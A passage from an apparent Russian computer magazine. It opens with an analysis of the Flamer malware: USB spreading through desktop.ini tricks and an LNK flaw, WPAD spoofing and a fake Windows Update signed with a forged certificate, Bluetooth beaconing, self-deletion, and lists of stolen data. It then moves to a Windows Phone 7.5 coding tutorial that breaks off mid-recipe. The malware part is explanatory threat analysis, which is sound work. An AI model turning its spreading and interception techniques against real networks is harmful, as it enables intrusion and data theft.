- через ресурсы общего доступа, используя похищенные учетные данные, включая учетные записи администраторов домена;
- через уязвимость Microsoft Windows Print Spooler Service Remote Code Execution Vulnerability (CVE-2010-2729), до этого использованную Stuxnet;
- через сменные носители информации, используя специально подготовленный файл autorun.inf, до этого уже использованный Stuxnet;
- через внешние диски — используя специальный каталог, в котором спрятаны файлы, и возможность их автозапуска при просмотре USB-устройства, в сочетании с уязвимостью Microsoft Windows Shortcut 'LNK/PIF' Files Automatic File Execution Vulnerability (CVE-2010-2568), до этого использованную Stuxnet;
- через запросы на обновления Windows Update и атаку «человек посередине» (MITM).

Почти все эти методы типичны и ранее могли быть использованы другими вредоносными программами, за исключением двух последних методов, которые представляют собой нечто такое, что еще не встречалось.

Распространение через USB и точки подключения

Точки подключения — это возможность Windows, позволяющая пользователю создавать ссылки на каталог. Например, если есть достаточно длинный путь, такой как «C:\My\Very\Long\Directory\Path», то точку подключения к нему можно назвать «C:\MyJunction», что упрощает его использование. Такая точка подключения сама по себе является папкой со специальными атрибутами. Flamer использует точки подключения для того, чтобы спрятать в них файлы и обеспечить их автозапуск. Для этого она создает обычную папку на съемном диске, названия ее могут быть различными, например «My Docs». Внутрь этой папки Flamer помещает три файла:

- себя самого, разумеется, например mssecmgr.ocx,
- desktop.ini,
- target.lnk.

Desktop.ini — специальный конфигурационный файл Windows, позволяющий пользователю изменять свойства и поведение папки. Flamer добавляет секцию ShellClassInfo в конфигурационный файл desktop.ini, объявляя его в качестве точки подключения. Обычно точка подключения лишь ссылается на другую папку — пользователь не может в качестве точки подключения указать исполняемый файл, так как вместо подключения и открытия папки произойдет запуск этого файла.

Flamer использует некоторые уловки для изменения этого поведения. Три точки входа со специально выбранными CLSID добавляются в секцию ShellClassInfo.

Эти CLSID представляют папку «My Docs» как точку подключения, но вместо перенаправления на другую папку подставляется ссылка на файл target.lnk, который должен быть внутри этой же папки.

Теперь, если пользователь попытается открыть папку «My Docs», используя Windows Explorer, этого не произойдет, а пользователь будет перенаправлен в папку, указанную в target.lnk. Это означает, что пользователь не увидит файлы внутри «My Docs», то есть target.lnk и desktop.ini, но что более важно — он не увидит и не получит доступа к Flamer (mssecmgr.ocx). Таким способом Flamer скрывает себя внутри точки подключения.

Но это лишь полдела — скрытая от пользователя в точке подключения Flamer нуждается в механизме автозапуска. Так как файл .lnk уже используется, Flamer (как ранее Stuxnet) эксплуатирует уязвимость Microsoft Windows Shortcut 'LNK/PIF' Files Automatic File Execution Vulnerability (CVE-2010-2568). Для этого специально создается файл target.lnk, обеспечивающий автозапуск Flamer и, соответственно, инфицирование компьютера. Как только удаленный диск подключается и начинает просматриваться, Windows автоматически обрабатывает точку подключения, запуская файл, указанный в target.lnk (mssecmgr.ocx). Этот заключительный шаг запускает Flamer и позволяет ей инфицировать компьютер.

1. Когда подключается зараженный внешний носитель, пользователь видит папку, но не может в нее заглянуть.

СБОР ИНФОРМАЦИИ

Flamer — это громадная, в прямом и переносном смысле, угроза хищения информации. Она нацелена на широкий спектр информации на зараженных компьютерах и выполняет свою задачу лучше любого другого ранее выявленного аналога. Различные модули собирают информацию с различных источников; некоторые активируются, только если предварительно обнаружена информация, интересная злоумышленникам. Угроза способна извлекать метаданные из файлов, например, она может извлечь GPS-координаты из фотографий или имена авторов документов. Информация шифруется и сохраняется в локальной SQLight базе данных или в папке «%Temp%» для последующей обработки.

Если обнаруживается программное обеспечение синхронизации мобильного телефона компаний Sony Ericsson или Nokia, Flamer также похищает соответствующие файлы данных.




Рис.2. Краткая схема заражения




Рис.3. Подкомпоненты и их назначение

2. Windows автоматически открывает папку и обрабатывает файлы, находящиеся внутри.
3. Flamer запускается через lnk-файл, эксплуатируя уязвимость ссылок.

Атака man-in-the-middle (MITM, человек посередине) на Windows Update

Flamer способна использовать довольно интересный метод атаки на функцию Windows Update для самораспространения по локальной сети. В процесс доставки фальшивого обновления вовлечены три его компонента: SNACK, MUNCH и GADGET.

Когда запускается Internet Explorer, он по умолчанию автоматически проверяет заданную конфигурацию прокси-сервера. Это происходит посредством Web Proxy Auto-Discovery Protocol (WPAD). Internet Explorer пробует получить данные (wpad.dat) на основе доменного имени компьютера. Например, если компьютер имеет имя «computerA.group.company.com», Internet Explorer будет запрашивать wpad.dat со следующих узлов:

- wpad.group.company.com,
- wpad.company.com.

Обычно разрешение этих имен в IP-адрес происходит на сервере DNS. Однако если DNS-сервер не содержит этих зарегистрированных записей, Internet Explorer будет также использовать для разрешения имен WINS и NetBIOS.

Разрешение имен NetBIOS позволяет компьютерам находить друг друга в локальной сети на основе peer-to-peer модели взаимодействия, то есть без центрального сервера. Каждый компьютер просто рассылает широковещательные сообщения своего имени для обеспечения собственной идентификации. Разумеется, это небезопасно, и компьютеры, используя эту возможность, могут «обманывать» друг друга.

SNACK выполняет ряд функций, включая сниффинг NetBIOS-запросов в локальной сети. Когда клиенты пытаются разрешить имя компьютера в сети и выполнить WPAD-запрос, Flamer уведомляет их, что он является WPAD-сервером, и предоставляет им поддельный файл WPAD-конфигурации (wpad.dat). Подобные атаки на NetBIOS WPAD — хорошо известная техника, и многие доступные утилиты ее используют.

Когда еще не зараженный компьютер получает поддельный файл wpad.dat, он использует в качестве прокси-сервера компьютер, инфицированный Flamer. После этого весь его веб-трафик будет сначала отправляться на этот зараженный компьютер.

Компонент MUNCH — это веб-сервер внутри Flamer, и он принимает перенаправленный трафик. MUNCH проверяет в нем наличие различных запросов, включая совпадение URL-ссылок с Windows Update. Как только оно обнаруживается, атака MITM начинается.

Мошенничество с Windows Update нетривиально, так как обновления должны быть подписаны Microsoft. Однако Flamer обошел это ограничение, используя сертификат, связанный с Microsoft Root Authority и ошибочно разрешающий подписание кода. Это произошло благодаря бреши в сервере Microsoft Terminal Server Licensing. Как часть процесса активации Microsoft выпускает сертификат для сервера Terminal Services Licensing, позволяющий Microsoft отслеживать права пользования сервером Terminal Services. Эти сертификаты являются авторизованными Microsoft Enforced Licensing Intermediate PCA, который, в свою очередь, авторизован Microsoft Root Authority. Эти выпущенные сертификаты являются сертификатами ограниченного использования, но позволяют подписывать ими код. Это дало Flamer возможность подписать компонент и сделать его как бы распространяемым от имени Microsoft. (Компания Microsoft выпустила бюллетень Security Advisory 2718704 и соответствующее обновление, которое устраняет эту уязвимость и отзывает сертификаты, о которых здесь идет речь.)

Подписанный таким образом бинарник способен пройти верификацию на системах Windows XP, но отклоняется системами Windows Vista и Windows 7 с момента выпуска Microsoft расширения Hydra. Поэтому злоумышленники предпочли использовать ранее неизвестный метод, вызывающий конфликт обработки MD5. Затратив сравнительно небольшие усилия, они могут вызвать конфликт обработки MD5 в процессе получения действительного сертификата, нужного для бинарника.

Когда Flamer получает запрос на Windows Update, модуль GADGET через MUNCH предоставляет бинарник, подписанный действующим сертификатом, позиционирующим себя в качестве порождения Microsoft. Бинарник загружается и запускается на незараженном компьютере так, как если бы он был официальным обновлением Windows Update. Этот бинарник еще не Flamer, но это ее загрузчик. Один из образцов бинарника ссылается на себя как TumblerEXE.exe.

Tumbler сначала проводит ряд проверок системной информации и сетевых интерфейсов, включая установленные продукты информационной безопасности. Если Tumbler полагает, что инфицирование возможно, то он связывается с компьютером, зараженным Flamer, по HTTP по URL-ссылке следующего вида:

```
[http://]MSHOME-<STRING>/view.php?mp=1&
jz=<STRING>&fd=<STRING>&am=<STRING>&ef=
<STRING>&pr=<STRING>&ec=<STRING>&ov=
<STRING>&dd=<STRING>
```

Приложение MUNCH зараженного Flamer компьютера в ответ отправляет mssecmgr.ocx, и Tumbler сохраняет его как %Windir%\temp\~ZFF042.tmp и затем запускает. Имя этого файла может отличаться для различных образцов. После его запуска компьютер становится инфицированным Flamer.

4 BLUETOOTH

Flamer — единственная из Windows-угроз, использующая Bluetooth. Данная функциональность реализуется модулем BeetleJuice, который подключается конфигурационными параметрами, задаваемыми злоумышленником. Когда он включен, то выполняет две основные задачи.

Первая — сканирование с целью обнаружения всех доступных Bluetooth-устройств.

При обнаружении устройства модуль опрашивает его статус и записывает детальную информацию о нем, включая идентификатор, для последующей отправки злоумышленнику.

Вторая — самоконфигурация в качестве Bluetooth-маяка. Это означает, что компьютер, зараженный Flamer, будет «отсвечивать», когда любое другое Bluetooth-устройство сканирует окружающее пространство. В дополнение к Bluetooth-маяку Flamer шифрует информацию об инфицированном компьютере и затем сохраняет ее в специальном поле «description». Когда любое другое устройство сканирует Bluetooth-окружение, это поле ему будет доступно.

Нет однозначного представления о том, для чего именно собирается Bluetooth-информация. Один из вариантов объяснения — чтобы, отслеживая присутствие мобильных устройств в ближайшем окружении жертвы, получить карту социальной сети. Bluetooth-маяк также может быть использован для определения физического месторасположения зараженного компьютера, так как радиоволны маяка могут быть обнаружены чувствительной антенной неподалеку. Получаемая таким образом информация может также быть использована для отслеживания перемещений выбранного пользователя (в случае заражения мобильного компьютера и/или отслеживания перемещения его телефона) и ведения аудиозаписи переговоров людей, находящихся поблизости.

5 C&C-СЕРВЕР

Выявлено более 80 доменов, используемых в качестве C&C-серверов, включающих небольшие группы, привязанные к одному IP-адресу. Все домены были зарегистрированы на подставных (сфабрикованных) лиц — владельцев из различных стран.

В начале июня 2012 года C&C-серверы, которые еще не были выявлены, отправили команду самоуничтожения инфицированным клиентам — загрузить файл browse32.ocx, ответственный за удаление Flamer с зараженного компьютера. Файл имеет временной штамп от 09 мая 2012 года.

Модуль browse32.ocx имеет две части:

1. EnableBrowser — это инициатор, задающий окружение (семафоры, события, общие блоки памяти и другие) до начала выполнения действий.
2. StartBrowse — это часть кода, которая реально удаляет компоненты Flamer.

Модуль содержит обширный список файлов и папок, используемых Flamer. Он находит каждый файл на диске, удаляет его и последовательно перезаписывает освобожденное дисковое пространство случайным набором символов, препятствуя обнаружению информации об инфицировании. Этот компонент содержит программу генерации случайных чисел, используемую в результате перезаписи. Он пытается не оставить следов произошедшего ранее инфицировании.

Интересно, что загружался специальный компонент, в то время как Flamer уже содержала компонент SUICIDE с аналогичной функциональностью. Неясно, почему авторы угрозы решили не использовать функциональность SUICIDE, а вместо этого нагрузили Flamer выполнением подобной задачи на основе нового модуля.

ЗАКЛЮЧЕНИЕ

Конечно, хотелось бы поместить подобные угрозы в своеобразную клетку — в «песочницу», виртуально моделирующую различные системы для изучения их поведения, но увы... мечты, мечты... А пока остается лишь использовать в обязательном порядке передовые продукты информационной безопасности в (обязательно!) актуальном состоянии и ни в коем случае не пренебрегать обновлениями безопасности. Удачи на просторах интернета!

ИНФОРМАЦИЯ, КОТОРОЙ ОЧЕНЬ ИНТЕРЕСУЕТСЯ FLAMER

Информация о системе:
- Имя компьютера
- Исполняющиеся процессы
- Службы
- Свойства сменных носителей информации
- Зарегистрированные устройства
- Информация о временной зоне (часовом поясе)
- Информация о принтере

Сетевая информация:
- IP-адрес и настройки
- Настройки Gateway
- Настройки Proxy
- Подключенные принтеры
- Настройки DHCP
- Информация DNS
- Информация таблицы маршрутизации
- Сетевые карты и интерфейсы
- Содержимое файла Hosts
- Имя узла
- Настройки сервера почты
- Информация об удаленных подключениях к интернету
- Имя и параметры Wi-Fi-сети
- Открытые порты
- Открытые соединения

Профили и кешируемые параметры учетных записей:
- Учетные данные компьютера
- Microsoft Outlook
- Remote Access Services
- CoreFTP
- CureFTP
- EmFTP
- FTP Explorer
- Mssh
- NetserveFTP
- RAdmin
- RoboFTP
- Softx FTP
- South River WebDrive
- TeamViewer
- VNC

Данные пользователя и окружения:
- Снимки экрана
- Запись видео
- Запись аудио
- История просмотров
- Свойства Bluetooth-устройств, асположенных в зоне досягаемости
- Имена близлежащих компьютеров
- Другие детали об удаленных компьютерах
- Список папок и файлов

Файлы:
- Документы MS Word
- Презентации MS PowerPoint
- Таблицы MS Excel
- Файлы MS Publisher
- Письма Microsoft Outlook Express
- Заметки Microsoft Outlook
- Назначенные Microsoft Outlook appointments
- Приглашения на встречи Microsoft Outlook
- Диаграммы MS Visio
- Базы данных MS Access
- Проектные данные AutoCAD
- PDF-файлы
- Изображения JPEG
- Изображения Bitmap
- Изображения TIFF
- Изображения PNG
- Изображения GIF
- URL-ссылки
- CSV-файлы
- LNK-файлы
- ORA-файлы
- RDP-файлы
- RTF-файлы
- SSH-файлы
- SSH2-файлы
- TXT-файлы

Метаданные файлов:
- Общая информация
- Заголовок
- Исполнитель
- Компания
- Комментарии
- Автор
- Владелец
- Дата создания
- Дата изменения
- Расширения
- Версии
- Ключевые слова
- Руководитель
- Кем внесено последнее изменение
- GPS-широта
- GPS-долгота
- GPS-высота
- Дата создания
- Производитель камеры
- Модель камеры
- Расширения
- Информация о размере
- Информация о сжатии

Установленные приложения:
- Ace FTP
- BitKinex
- Bulletproof FTP
- CyD FTP
- Dameware
- Innosetup
- Intersoft SecureKeyAgent
- Ipswitch WSFTP
- JaSFTP
- Jildi FTP
- Netserve FTP
- PenguiNet
- RageWork
- SecureCRT
- SmartFTP
- VNC

Мониторинг сетевого трафика:
- NetBIOS/SMB
- Yahoo mail
- Yahoo Rocketmail
- Yahoo Maktoob
- Gawab
- Google mail
- Microsoft Live
- Microsoft Hotmail
- Домены, начиная с почтового адреса.

Preview

КОДИНГ

90

ХАРДКОРНЫЙ ПУТЬ К ПРОИЗВОДИТЕЛЬНОСТИ

Скоро все мы подсядем на облака, будем там хранить и данные и программы, а там ой как хочется обустроить свой собственный, приватный уголок. Для этого придется шифровать трафик, и скорость криптопреобразования будет главным определяющим фактором комфортной работы в облаке. Выбор алгоритма шифрования у нас невелик — либо ГОСТ, либо AES. Но как реализовать быстрое шифрование? Автор рассказывает, что в результате бессонных ночей имеется новый алгоритм реализации ГОСТа — такой, который грех не запатентовать.



КОДИНГ





84

РЕЦЕПТЫ ДЛЯ WINDOWS PHONE 7.5

Наша поваренная книга с готовыми рецептами для работы с вибровызовом, акселерометром, компасом, JSON и базами данных под мобильной платформой от MS.




98

ДАРТ СВЕТЛОЛИКИЙ

Выстрелит или не выстрелит новый язык программирования Dart, который Google сватает в качестве современной замены для JavaScript?

UNIXOID




114

НОВЫЙ LINUX MINT

Успешны ли революционные изменения в свежем релизе дистрибутива, который давно обосновался на первом месте почетного рейтинга Distrowatch.com?

UNIXOID





120

КОГДА НЕВОЗМОЖНОЕ ВОЗМОЖНО

Интервью с Дмитрием Гринбергом, молодым программистом Google, которому удалось запустить Ubuntu Linux на 8-битном микроконтроллере.

SYN/ACK



128

КОНТРОЛЬ В СВОБОДНОМ ПОТОКЕ

Наш подробный HOWTO о том, как в реальном времени анализировать поток данных и генерировать подробную статистику по использованию трафика.

FERRUM



132

ТЕСТ SSD

Переход с медленного HDD на быстрый SSD всегда дает ощутимый прирост производительности. Как сделать апгрейд, но при этом не разориться?

Юрий «yurembo» Язев (yazevsoft@gmail.com)



Рецепты для Windows Phone 7.5

СЕМЬ ПОКАЗАТЕЛЬНЫХ ПРИМЕРОВ ПРОГРАММИРОВАНИЯ ПОД МОБИЛЬНУЮ ВИНДУ

Мобильная ОС Windows Phone 7.5 обладает колоссальным набором функций, к которым можно получить доступ с помощью SDK 7.1. Посвящать рассмотрению каждой из них целую статью было бы неразумно, поэтому мы решили построить статью как сборник рецептов — небольших очерков о каждой интересной функции.

Весной Microsoft выпустила очередное обновление для средств разработки под свою мобильную платформу. Особо продвинутых фич этот апгрейд не добавил, разве что в эмуляторе появилась поддержка тестирования приложений для малобюджетных устройств с 256 Мб оперативы. Также апгрейд обновил старый эмулятор — для устройств с 512 Мб. В этой статье я буду описывать работу с обновленными средствами разработки.

Для начала вспомним, что смартфон на базе Windows Phone обязан обладать определенным набором устройств, иначе он не будет сертифицирован Microsoft как устройство для Windows Phone. К некоторым устройствам программист имеет доступ через API, но, к сожалению, пока еще не ко всем. Хотя при использовании SDK прошлой версии (7.0) у программиста было еще меньше возможностей. В этой статье мы рассмотрим несколько рецептов для работы с «открытыми» для использования девайсами.

РЕЦЕПТ 1. ВИБРОВЫЗОВ

Это самый простой трюк, который можно осуществить через доступ к харду смартфона. Итак, приступим. Запусти Visual Studio 2010, создай новый проект Windows Phone Application на базе Silverlight. Размести на заготовке приложения две кнопки. Создай обработчики нажатия для обеих. В первом из них напиши: `VibrateController.Default.Start(TimeSpan.FromSeconds(5));`

С помощью этой строчки кода ты запустишь виброзвонок продолжительностью пять секунд. Если необходимо завершить вызов досрочно, то надо просто вызвать `VibrateController.Default.Stop()`.

Это будет происходить при нажатии второй копки, в обработчик которой нAPIши приведенную инструкцию. Не забудь приинклудить пространство имен Microsoft.Devices;

На эмуляторе невозможно увидеть результат рецепта, надо проверять эффект на реальном девайсе.

РЕЦЕПТ 2. ИСПОЛЬЗОВАНИЕ РАДИО

Программист также имеет доступ к этому устройству с прикладного уровня. Давай условимся: для каждого рецепта мы будем создавать новый проект. Чтобы включить радио из своего приложения, достаточно написать следующий код:

```
FMRadio myRadio = FMRadio.Instance;
myRadio.CurrentRegion = RadioRegion.Europe;
myRadio.Frequency = 103.9; // не подумай, что я слушаю
                           // это, просто для теста :)
myRadio.PowerMode = RadioPowerMode.On;
```

В первой строке получаем экземпляр класса FMRadio и сохраняем его в переменной. Затем устанавливаем регион нашего пребывания, их всего три: Europe, Japan и United States. Выбираем ближайший :). Далее надо установить желаемую частоту. Финальным аккордом включаем радио. Не забудь подключить к телефону (ты же на реальном девайсе дебажишь?) наушники, поскольку Windows Phone запускает радио, только если они подсоединены. Чтобы выключить радио, достаточно написать: `myRadio.PowerMode = RadioPowerMode.Off`. Можно и просто выдернуть наушники, и радио автоматом выключится.

РЕЦЕПТ 3. ПОЛОЖЕНИЕ ТЕЛЕФОНА В ПРОСТРАНСТВЕ

В каждом смартфоне на базе Windows Phone имеется девайс, именуемый акселерометром. Он позволяет узнать положение телефона в пространстве. Другими словами, он определяет силу, применимую к телефону в направлении каждой из трех осей (в диапазоне от –1 до 1), то есть насколько телефон наклонен в ту или иную сторону. На практике данные от акселерометра применяются для определения способа взаимодействия с телефоном (трясет его владелец или перемещает), что может использоваться, например, в играх для создания особого типа контрола. Напишем небольшую прогу, которая, учитывая наклон смартфона, будет выводить позицию устройства, что, как мы выяснили выше, соответствует уровню силы, применяемой к телефону.

Размести на заготовке три надписи — для данных каждой из осей и две кнопки — для запуска и остановки считывания с акселерометра данных. Чтобы работать с сенсорными устройствами — если кто спросит, акселерометр является одним из них :), — добавь в проект две сборки: Microsoft.Xna.Framework и Microsoft.Device.Sensors (Project → Add Reference). В начале файла C#-кода добавь ссылки на следующие пространства имен: Microsoft.Xna.Framework, Microsoft.Devices.Sensors.

Чтобы начать работу с акселерометром, надо объявить и создать устройство. В начале класса MainPage напиши: `Accelerometer Acc = new Accelerometer()`.

Теперь надо зарегистрировать обработчик события изменения положения телефона. Для этого в конструкторе класса напиши: `Acc.CurrentValueChanged += Acc_CurrentValueChanged`. Также в конструкторе надо для вновь созданного устройства задать значение свойства TimeBetweenUpdates — оно отвечает за временной период, через который будет возбуждаться событие: `Acc.TimeBetweenUpdates = TimeSpan.FromMilliseconds(100)`.

Наконец, напишем обработчик уже зарегистрированного события:

```
void Acc_CurrentValueChanged(object sender,
    SensorReadingEventArgs<AccelerometerReading> e)
{
    var position = e.SensorReading.Acceleration;
    Dispatcher.BeginInvoke(() =>
    {
        xpos.Text = position.X.ToString("0.0");
        ypos.Text = position.Y.ToString("0.0");
        zpos.Text = position.Z.ToString("0.0");
    });
}
```

В начале тела функции объявляем переменную position неявного типа, который станет известным после присваивания значения; его мы тут же присваиваем, считывая значение с акселерометра. Считанные данные являются типом Vector3.

Следующим действием запускается новый поток для работы с пользовательским интерфейсом (ключевое слово Dispatcher). Вообще, многопоточную концепцию Silverlight можно разделить на два типа: для работы с пользовательским интерфейсом и всю остальную. К первому как раз относится класс Dispatcher, а ко второму — BackgroundWorker. Подробнее о потоках Silverlight ты можешь узнать на сайте Microsoft (там имеется очень подробная документация), как говорится — Bing тебе в помощь :), а мы рассматриваем кодирование для Windows Phone. Собственно,

BeginInvoke запускает асинхронный поток, в котором трем текстовым меткам присваиваются координаты по трем осям, преобразованные к текстовому виду.

Если для эксперимента ты закомментишь строку создания и начала выполнения потока (после того, как дочитаешь рецепт), то в таком случае получишь исключение неавторизированного доступа, связанное с невозможностью обновить элементы пользовательского интерфейса из потока, не являющегося порожденным от класса Dispatcher (та проблема, которую мы с тобой обсуждали выше).

Последним штрихом нашей программы будут обработчики событий нажатия кнопок, в результате выполнения которых в первом случае акселерометр запустится, а во втором — прекратит передавать данные.

Для первой кнопки напиши: `Acc.Start()`.

И для второй: `Acc.Stop()`.

Если у тебя нет устройства, ты все же можешь протестировать этот трюк, воспользовавшись расширенными средствами эмулятора (рис. 1).




Рис. 1. Тестирование акселерометра на эмуляторе

РЕЦЕПТ 4. РАБОТА С КОМПАСОМ

Для компаса можно сделать продвинутый интерфейс, подобный настоящему прибору, но мы сейчас в этом не заинтересованы, поскольку для начала логичнее всего будет разобраться в программном интерфейсе компаса. Для нового приложения создай пользовательский интерфейс в виде текстовой метки и двух кнопок. Файл с C#-кодом можешь скопировать из прошлого проекта, заменяя названия в соответствии с новым решением. Вместо объекта класса Accelerometer создай объект класса Compass. В обработчиках кнопок запускай и останавливай новый объект компаса. Более всего изменился обработчик события CurrentValueChanged:

```
void comp_CurrentValueChanged(object sender,
    SensorReadingEventArgs<CompassReading> e)
{
    var position = e.SensorReading.MagneticHeading;
    Dispatcher.BeginInvoke(() =>
    {
        xpos.Text = position.ToString();
    });
}
```

На этом изменения закончились. Запускай приложение. Оно показывает число градусов, на которое телефон отклонен от географического севера; если направить телефон в сторону севера, то на дисплее отобразится ноль.

ОСОБЕННОСТИ СРЕДСТВ ХРАНЕНИЯ ДАННЫХ В WINDOWS PHONE 7.5

Рецепты с пятого по седьмой касаются средств хранения данных. Как я рассказывал в прошлой статье, посвященной безопасности Windows Phone (см. мартовский номер «Хакера»), чтобы поддерживать наивысший уровень безопасности, эта ОС имеет ограниченный набор средств для работы с хранилищем информации, по сравнению, например, с ОС для десктопов. То есть определенное приложение имеет доступ не ко всей флеш-памяти, а только к своему локальному хранилищу. Для законных приложений этого более чем достаточно, зато в этом механизме для разработчика приготовлены приятные плюшки, делающие взаимодействие с хранилищем удобнее. Так как мы в прошлой статье рассмотрели сохранение двоичных — плоских файлов, то здесь посмотрим на способы хранения структурированных файлов.

РЕЦЕПТ 5. XML

Текстовый формат XML настолько распространен, что было бы странно, если бы в Windows Phone не было его поддержки. Здесь имеется поддержка, пришедшая в телефон вместе с .NET. Кроме того, до выхода версии 7.5 XML-документы являлись единственным способом создания баз данных. Но о базах данных мы поговорим позднее, а сейчас обратим внимание на XML.

Уверен, не стоит в очередной раз говорить о том, что такое XML, поэтому сразу перейдем к программингу.

Для тестирования рецепта напишем маленькую прогу, с помощью которой пользователь будет вводить какие-то данные, сохранять в телефоне, а затем при следующем запуске восстанавливать эти данные из изолированного хранилища, в котором с прошлого сеанса работы они будут храниться в структурированном файле. Пускай эти данные будут представлены тремя строками — соответственно, имя, фамилия, ник.

Первым действием добавь в проект две сборки System.Xml и System.Xml.Serialization. Затем добавь ссылки на четыре пространства имен: System.IO, System.IO.IsolatedStorage, System.Xml, System.Xml.Serialization.

Первые два служат для организации ввода-вывода и органи-

зации ввода-вывода в изолированное хранилище соответственно. Последние два служат для работы с файлами XML-формата и их сериализации (сохранения и считывания из флеш-памяти).

Смоделируй пользовательский интерфейс: размести на заготовке три текстовых поля и две кнопки. Добавим открытый класс, экземпляры которого будут служить для хранения введенной информации, которые впоследствии мы будем сериализировать:

```
public class UserData
{
  public string FirstName { get; set; }
  public string LastName { get; set; }
  public string NickName { get; set; }
}
```

В класс мы добавили три открытых автоматически реализуемых свойства, обладающих стандартными методами получения и установки значения. Класс не содержит ни конструкторов, ни дополнительных методов, так как в нашем случае подойдет конструктор, предоставляемый компилятором по умолчанию. В обработчике нажатия первой кнопки напишем код для изъятия из текстовых полей информации, ее передачи в свойства экземпляра класса UserData и последующей сериализации этого экземпляра в хранилище:

```
var record = new UserData();
record.FirstName = textBox1.Text;
record.NickName = textBox3.Text;
record.LastName = textBox2.Text;
using (var store =
   IsolatedStorageFile.GetUserStoreForApplication())
using (var file = store.CreateFile("data.xml"))
   // создаем файл для сохранения
{
   XmlSerializer ser = new XmlSerializer(typeof(UserData));
      // объявляем переменную для
   ser.Serialize(file, record);
      // сериализации экземпляра класса UserData
}
```

Процесс сериализации состоит из четырех шагов:

1. Получить объект хранилища, который будет использоваться на протяжении всей операции записи.
2. Создать в хранилище XML-файл для записи.
3. Преобразовать поля экземпляра класса в последовательность битов, подходящую для записи во флеш-память.
4. Наконец, сбросить данные в энергонезависимую память.

Использование конструкции с ключевым словом using, независимо от успеха или неудачного выполнения операции, гарантирует освобождение выделенной под обрабатываемые объекты памяти. То есть освобождение памяти обязательно происходит при выходе потока выполнения за скобки конструкции. Это может происходить только с объектами, порожденными от класса, наследующего интерфейс IDisposable. Потому что использование этой конструкции предполагает вызов в ее конце метода Dispose объекта.

Далее напишем код для обработчика нажатия второй кнопки:

```
UserData record = null;
using (var store =
   IsolatedStorageFile.GetUserStoreForApplication())
using (var file = store.OpenFile("data.xml", FileMode.Open))
{
   XmlSerializer ser = new XmlSerializer(typeof(UserData));
   var reader = XmlReader.Create(file);
   if (ser.CanDeserialize(reader))
   {
      record = (UserData)ser.Deserialize(reader);
      textBox1.Text = record.FirstName;
      textBox2.Text = record.LastName;
      textBox3.Text = record.NickName;
   }
}
```

Здесь все аналогично: создаем переменную нашего класса для последующего сохранения значений, получаем объект хранилища, для чтения открываем файл data.xml, для предстоящей десериализации создаем объект, проверяем, можно ли читать заданный файл. Если результат положительный, тогда десериализуем содержимое открытого файла, таким образом преобразуем считанные данные в значения полей класса, последним действием присваиваем свойству Text текстовых полей пользовательского интерфейса значения полей класса.

Теперь можешь проверить результат. К сожалению, только на реальном аппарате — эмулятор не подойдет. После закрытия эмулятора данные в его виртуальном хранилище будут удалены, а после нового запуска и попытки восстановить сохраненные данные тебя будет ждать исключение.

РЕЦЕПТ 6. JSON

JSON (JavaScript Object Notation) — более компактный, чем XML, текстовый формат для описания структурированных данных, поэтому он все шире задействуется в информационных системах, в том числе на мобильных девайсах. Изначально этот формат применялся вместе с JavaScript (что следует из названия), однако сейчас используется со многими другими языками. Объект JSON гораздо лаконичнее, чем объект XML, — приведу пример объекта, содержащего данные экземпляра класса UserData:

```
